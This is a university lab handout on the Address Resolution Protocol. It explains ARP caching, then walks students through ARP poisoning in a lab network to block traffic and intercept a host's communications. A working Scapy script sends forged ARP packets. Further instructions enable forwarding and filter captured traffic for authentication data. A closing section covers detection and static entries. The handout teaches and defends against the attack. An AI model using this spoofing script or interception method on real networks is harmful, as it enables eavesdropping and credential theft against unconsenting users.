MIECT: Security 2015-16

Practical Exercise: Security of the Address Resolution Protocol

September 7, 2015 Due date: no date

Changelog

- v1.0 - Initial Version.

Introduction

Communication in Ethernet networks requires the specification of the source and destination Ethernet stations. At the Ethernet MAC Layer (L2), stations are identified by a 48 bit addresses, which uniquely identifies the Network Interface Card, and thus, the Ethernet station.

Applications using the TCP/IP stack usually do not communicate using Ethernet packets per se, but using application level protocols on top of TCP or UDP, and then IP. When exchanging packets between applications, in stations of the same Ethernet segment, it is required to map IP addresses into Ethernet MAC addresses. Without this mapping, although the IP addresses of a communication endpoint are known, Ethernet cards will be unable to put packets into the network, and will be unable to identify which packets they should receive. Therefore, before an IP packet is sent to the network, the MAC address of the destination station must be found. The Address Resolution Protocol (ARP) provides the means to translate IP addresses into MAC addresses so that communication can be made.

Every packet sent into the network requires the source system to know the MAC address of the destination station. Because making one discovery process per packet is too slow, and would greatly decrease performance, networked systems make use of a cache memory named the ARP Table. This table is composed by entries in the form `<IP, MAC, Interface>`. An exam-

```
security@security:~: arp -a
fog.av.it.pt     (193.136.92.154) at 00:1e:8c:3e:6a:a6 [ether] on eth0
atnog.av.it.pt   (193.136.92.123) at 00:15:17:e6:6f:67 [ether] on eth0
guarani.av.it.pt (193.136.92.134) at 00:0c:6e:da:19:87 [ether] on eth0
aeolus.av.it.pt  (193.136.92.136) at bc:ae:c5:1d:c6:53 [ether] on eth0
```

Listing 1: ARP table of an Linux host

ple is depicted in Listing 1[1].

A timer is active for each entry making it expire after a predetermined time. The use of a expiration timer allows hosts to change their network interface cards (therefore their MAC address), or change their IP address, while other stations will be able to detect this change and still communicate with the host. The cache system is an example of a performance tradeoff. Without cache, every packet would require an address translation, resulting in added latency. Without the expire timer, entries would be permanent and would be incompatible with addressing changes.

Every device on the LAN keeps its own ARP cache, or small area in RAM that holds ARP results. An ARP cache timer removes ARP entries that have not been used for a certain period of time. Depending on the device, times differ. For example, some Windows operating systems store ARP cache entries for 2 minutes. If the entry is used again during that time, the ARP timer for that entry is extended to 10 minutes.

The goal of this project is to understand how the Address Resolution Protocol (ARP) operates, and how an ARP Poisoning attack can be made effective.

It is recommended the use of the Virtual Machine available in the course webpage. In VirtualBox, configure the network interface as a **bridge** to the Ethernet card of the host. **NAT configuration will not work!**.

The network addresses are of type `192.168.x.y`, where `x` should be 220 for laboratory 4.2.20 and 215 for laboratory 4.2.15, and `y` the host number within the network. You can also use DHCP by issuing `dhclient eth1`.
Make sure that the ARP tables of both the laptop and desktop are empty. In linux you can clear the table issuing the command

```
ip neighbour flush dev eth1
```

[1] If no DNS server is configured, executing arp -an will provide results quicker



Figure 1: Laboratory device setup.

In your Virtual Machine (VM) start `wireshark` and capture all traffic. Send a ping to `www.ua.pt`, another to your VM, and analyse the packets observed. Then observe the ARP table in the desktop PC and analyse its content.

- Can you correlate the entries present with the ping you made?
- What is the purpose of configuring the IP address of the gateway?

1 ARP Poisoning

Using ARP Request packets it is possible to poison the ARP cache of a target. This attack consists in doing a request with fake source information. The target will cache the touple `<MAC:IP>` in his local table.

Please consider the Python snippet provided. It uses Scapy in order to craft a custom ARP packet. Scapy can be installed by issuing

`apt-get install python-scapy`.
The virtual machine provided already has `python-scapy`.

Devise a set of attacks against the hosts in the network. In all cases, plan the attack, use the code provided to do it, and analyse the result using Wireshark. Before each attack, clean the ARP cache of the Desktop.

- Inject an entry for host `192.168.x.200` into the Desktop host (remember, `x` should be 220 or 215). Compare the result of sending a ping to `192.168.x.200` and `192.168.x.201`. If you want to inject entries for hosts in your network, you must replace the addresses with addresses of your network.
- Block the Desktop from communicating with external hosts (poison the Desktop). Send a ping from the Desktop to `my.ua.pt` in order to verify the correctness of the approach.
- Block the Router from communicating with the Desktop (poison the Router). Send a ping from the Desktop to the router in order to verify the correctness of the approach.
- Poison both the Desktop and the Router so that you are able to intercept all traffic of the Desktop with outside hosts.

  In the attacking machine, you may need to enable forwarding by executing:
  `echo 1 > /proc/sys/net/ipv4/ip_forward`

  and

  `echo 1 > /proc/sys/net/ipv4/conf/all/forwarding`

  Use `tcpdump` do dump all traffic and `grep` to filter for interesting data (such as authentication data).

2 Spoofing Script

This script is also available on the course webpage.

```
#Usage: python arp.py --dstip 192.168.220.254 --srcip 192.168.220.1 --srcmac 11:22:33:44:55:66
#
from scapy.all import *
import time
import argparse
import os
import sys

def sendARP(args):
  a=ARP()
  a.pdst = args.dstip
  a.psrc = args.srcip
  a.hwsrc = args.srcmac
  a.op = 'who-has'
  try:
    while 1:
      send(a, 1)
      time.sleep(5)
  except KeyboardInterrupt:
    pass

parser = argparse.ArgumentParser()
parser.add_argument('--dstip', required=True, help="IP to send the ARP (VITIM)")
parser.add_argument('--srcip', required=True, help="Source IP address of the ARP packet (IP to be added)")
parser.add_argument('--srcmac', required=True, help="SRC MAC address of the ARP packet (MAC to be added")

args = parser.parse_args()

sendARP(args)
```

3 ARP Poisoning Avoidance

ARP Poisoning attacks can be detected and, in static networks, be avoided altogether.

- Inspect the usage of `arp-scan` so that the Desktop can detect attempts to poison its cache. In order to verify how `arp-scan` works, install and configure it, and repeat one of the previous attacks.
- Inspect what is the impact of using static entries in the ARP cache under the occurrence of poison attacks.

Further Reading

- `http://www.oxid.it/downloads/apr-intro.swf`
- `http://www.watchguard.com/infocenter/editorial/135324.asp`